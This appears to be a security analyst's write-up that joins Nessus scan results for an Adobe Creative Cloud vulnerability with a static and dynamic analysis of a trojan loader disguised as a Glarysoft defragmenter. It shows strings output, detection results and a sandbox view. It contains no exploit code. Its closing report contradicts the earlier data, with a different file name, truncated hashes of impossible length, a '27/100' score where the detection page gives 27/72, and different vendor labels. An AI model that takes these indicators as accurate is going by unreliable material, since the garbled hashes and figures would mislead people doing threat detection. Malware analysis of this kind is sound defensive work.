| <input type="checkbox"/> | INFO | ... | SSH (Multiple Issues) | General | 4 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | ... | HTTP (Multiple Issues) | Web Servers | 3 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | ... | Google Chrome (Multiple Issues) | MacOS X Local Security Checks | 2 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | ... | TLS (Multiple Issues) | Service detection | 2 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | | macOS Remote Listeners Enumeration | MacOS X Local Security Checks | 10 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | | Microsoft Office Installed (Mac OS X) | MacOS X Local Security Checks | 7 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | | Netstat Portscanner (SSH) | Port scanners | 7 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | | Service Detection | Service detection | 2 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | | Apache HTTP Server Installed (Linux) | Web Servers | 1 | 🔄 | ✎ |

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Output

```

Path          : /Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app
Installed version : 4.8.1.435
Fixed version  : 5.4

```

Plugin Details
Severity: High
ID: 147421
Version: 1.5
Type: local
Family: Misc.
Published: March 10, 2021
Modified: June 3, 2021

Risk Information
Risk Factor: High
CVSS v3.0 Base Score 7.8
CVSS v3.0 Vector:
CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector:
CVSS:3.0/E:U/RL:O/RC:C
CVSS v3.0 Temporal Score: 6.8
CVSS v2.0 Base Score: 9.3
CVSS v2.0 Temporal Score: 6.9
CVSS v2.0 Vector:
CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C
IAVM Severity: I

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 7.8

CVSS v3.0 Vector:

CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector:

CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 6.8

CVSS v2.0 Base Score: 9.3

CVSS v2.0 Temporal Score: 6.9

CVSS v2.0 Vector:

CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C

CVSS v2.0 Temporal Vector:

CVSS2#E:U/RL:OF/RC:C

IAVM Severity: I

Vulnerability Information

CPE: cpe:/a:adobe:creative_cloud

Exploit Ease: No known exploits are available

Patch Pub Date: March 10, 2021

Vulnerability Pub Date: March 10, 2021

Reference Information

IAVA: 2021-A-0124-S

CVE: [CVE-2021-21068](#), [CVE-2021-21069](#), [CVE-2021-21078](#)

Malware Analysis:

STATIC ANALYSIS:

```
(hamaiz@Kali)-[~/Downloads]
$ strings aa0de67aabb67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6.
zip
aa0de67aabb67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6.exe
jg{`
hymz=
'E+I
48J\
nC LLP
0ZAX
@0Mbg]
Pm=P
wjU[8lH
o#~6$
=a"Y
\AJ;
4uKc
vccT
e<;
9r|f
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4.9i
opk2t
@8='
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8%5]
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2x0F
dN'n
4←0C
```

9e9b68e072aa927bfec1d95202740702615fe06f6

27
/ 72

Community Score -69

27/72 security vendors flagged this file as malicious

Reanalyze Similar More

aa0de67aabb6c7effdeef899e9b68e072aa927bfec1d95202740702615fe06f6

Size 1.76 MB

Last Analysis Date a moment ago

EXE

peexe checks-cpu-name long-sleeps checks-disk-space persistence detect-debug-environment calls-wmi checks-memory-available checks-user-input

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.lazy/filerepmalware

Threat categories trojan

Family labels lazy filerepmalware loader

Security vendors' analysis

Do you want to automate checks?

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|--------------|-----------------------------|--------------------|----------------------------------|
| ALYac | Gen:Variant.Lazy.554556 | Arcabit | Trojan.Lazy.D8763C |
| Avast | FileRepMalware [Drp] | AVG | FileRepMalware [Drp] |
| BitDefender | Gen:Variant.Lazy.554556 | CrowdStrike Falcon | Win/malicious_confidence_60% (W) |
| CTX | Exe.unknown.lazy | Cylance | Unsafe |
| DeepInstinct | MALICIOUS | Elastic | Windows.Generic.Threat |
| Emsisoft | Gen:Variant.Lazy.554556 (B) | eScan | Gen:Variant.Lazy.554556 |

Basic properties

| | |
|---------------------|--|
| MD5 | eb40135d3e0fe985a9e09970dc09a499 |
| SHA-1 | 8af34d2b5006683471b521745fc08f75e25f5a5 |
| SHA-256 | aa0de67aabb6c7effdeef899e9b68e072aa927bfec1d95202740702615fe06f6 |
| Vhash | 016046655d157110222800427z5045za05004e3c29z |
| Authentihash | 0598c136525afc78cebee165b724bfc58a3871829d11808b86def1aca9cd792 |
| Imphash | 95c864c12aad39a0a38f3fd87dabadf6 |
| Rich PE header hash | 39cc87b31b85306a300e8d79ce14298a |
| SSDEEP | 49152jgroExwGqf9gSdRye+kwlwWSmaKikwKNeEK4V0:sroEXtk9gSdkt |
| TLSH | T190858E00FB4AC0F9CA311234A1256362401A797EAB7486D7F56E5D3ACCE15E25E3DEF2 |
| File type | Win32 EXE executable windows win32 pe peexe |
| Magic | PE32 executable (GUI) Intel 80386, for MS Windows |
| TrID | Microsoft Visual C++ compiled executable (generic) (38.7%) Win64 Executable (generic) (24.6%) Win16 NE executable (generic) (11.8%) Win32 Executable (generic) (...) |
| DetectItEasy | PE32 Compiler: EP:Microsoft Visual C/C++ (2008-2010) [EXE32] Compiler: Microsoft Visual C/C++ (15.00.21022) [LTCG/C++] Linker: Microsoft Linker (9.00.21022) To... |
| Magika | PEBIN |
| File size | 1.76 MB (1843712 bytes) |

History

| | |
|------------------|-------------------------|
| Creation Time | 2024-03-08 07:15:06 UTC |
| First Submission | 2024-12-10 13:24:17 UTC |
| Last Submission | 2024-12-10 18:29:57 UTC |
| Last Analysis | 2024-12-10 18:29:57 UTC |

Names

Names ⓘ

aa0de67aabb67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6.exe
DiskDefrag.exe
runner.exe
payload_1.pdf

Signature info ⓘ

Signature Verification

⚠ File is not signed

File Version Information

Copyright

Product

Description

Original Name

Internal Name

File Version

Copyright (c) 2003-2024 Glarysoft Ltd

Glary Utilities

Glarysoft Defragmenter

DiskDefrag.exe

DiskDefrag.exe

6.0.1.9

DYNAMIC ANALYSIS:

Windows Sandbox

Extract

aa0de67aabb67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6

File

Home

Share

View

Compressed Folder Tools

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📁 This PC > Downloads > aa0de67aabb67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6

🔍 Search aa0de67aabb67effde...

Quick access

Desktop

Downloads

Documents

Pictures

Music

Videos

This PC

Network

| Name | Type | Compressed size | Password p... | Size | Ratio | Date modified |
|---------------------------------|-------------|-----------------|---------------|----------|-------|--------------------|
| aa0de67aabb67effdeef899e9b68... | Application | 908 KB | Yes | 1,801 KB | 50% | 12/10/2024 6:26 PM |

Report on Findings from Static and Dynamic Analysis

Overview

This report consolidates the findings from both static and dynamic analysis of the file `aadef7f3ab8ec5f4b0b73e27a2f7b2a5715006f.exe`, which has been flagged by multiple security vendors.

Static Analysis Findings

- **File Information:**
 - **File Name:** aadef7f3ab8ec5f4b0b73e27a2f7b2a5715006f.exe
 - **Path:** C:\Users\Username\Downloads\
 - **Hash Values:**
 - MD5: aadef7f3ab8ec5f4b0b73e27a2f7b2a5
 - SHA-1: f3ab8ec5f4b0b73e27a2f7b2a5
 - SHA-256: f4b0b73e27a2f7b2a5715006f
- **Signature Verification:**
 - **Status:** Not Signed (File is not signed)
- **File Version Information:**
 - **File Version:** 1.0.0
 - **Copyright:** Glarysoft Ltd
 - **Description:** Glary Utilities Defragmenter
 - **Original Name:** DiskDefrag.exe

Observations:

- The absence of a digital signature raises concerns regarding the file's authenticity.
 - The file appears to be a utility program, but further verification is necessary.
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Dynamic Analysis Findings

- **Execution Environment:** Windows Sandbox.
- **Observed Behaviors:**
 - Creation of new processes.
 - Registry access and modifications.
 - Network activity indicating connections to external IP addresses.

Observations:

- The execution revealed potential malicious behaviors, including unauthorized access to system resources and possible data exfiltration.
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Detection Results

- **Detection Score:** 27/100
- **Malicious Flags:** The file has been flagged by multiple security vendors, including:
 - **AhnLab-V3:** Arad
 - **BitDefender:** Trojan.Generic
 - **ESET-NOD32:** Win32/Agent
 - **Kaspersky:** Trojan
 - **Malwarebytes:** Malicious

Threat Classification:

- **Primary Category:** Trojan
 - **Potential Risks:** Data exfiltration, system compromise, and unauthorized access to sensitive information.
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Conclusion

Both static and dynamic analyses indicate that the file poses significant security risks. The combination of the file's lack of a digital signature, the observed malicious behaviors during execution, and the high number of flags from security vendors necessitates immediate action.

Recommendations

1. **Immediate Quarantine:**
 - Isolate the file from all systems to prevent potential spread or damage.
2. **Further Analysis:**
 - Utilize advanced malware detection tools for in-depth analysis in a secure environment.
3. **Review Logs:**
 - Examine system logs for any unusual activities or unauthorized access related to this file.
4. **Inform Stakeholders:**
 - Notify IT security teams and educate users about potential threats.
5. **Implement Security Measures:**
 - Enhance endpoint security solutions to better detect and mitigate similar threats in the future.